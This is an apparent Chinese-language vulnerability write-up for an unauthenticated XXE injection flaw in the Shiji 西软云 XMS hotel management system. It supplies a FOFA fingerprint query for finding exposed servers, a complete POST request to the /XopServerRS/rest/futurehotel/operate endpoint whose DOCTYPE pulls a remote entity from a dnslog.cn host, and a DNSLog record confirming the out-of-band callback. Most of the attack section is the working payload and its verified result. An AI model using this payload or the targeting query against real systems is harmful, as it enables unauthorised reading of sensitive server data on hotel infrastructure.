
X1-1西软云-XMS-XXE

漏洞描述：

西软云XMS /XopServerRS/rest/futurehotel/operate接口处存在XML实体注入漏洞，未经身份认证的攻击者可利用此漏洞获取服务器内部敏感数据，使系统处于极不安全状态。

网站图片：



网络测绘：

fofa语法：

FOFA：app="shiji-西软云XMS"

漏洞复现：

payload：

```
POST /XopServerRS/rest/futurehotel/operate HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.3157.54 Safari/537.36
Connection: close
Content-Type: text/xml
Accept-Encoding: gzip

<!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://xxx.dnslog.cn"> %remote;]>
```

效果图:
Dnslog验证

DNSLog 使用 Yakit 自带的 DNSLog 反连服务

内置 自定义 内置DNSLog: dnslog.cn 使用本地: 生成一个可用域名

当前激活域名为
uw[redacted]

只看A记录: 自动刷新记录:

域名	DNS类型	远端IP	Timestamp
+ wwwwwww[redacted]	A	[redacted]	2024-03-01 06:48:14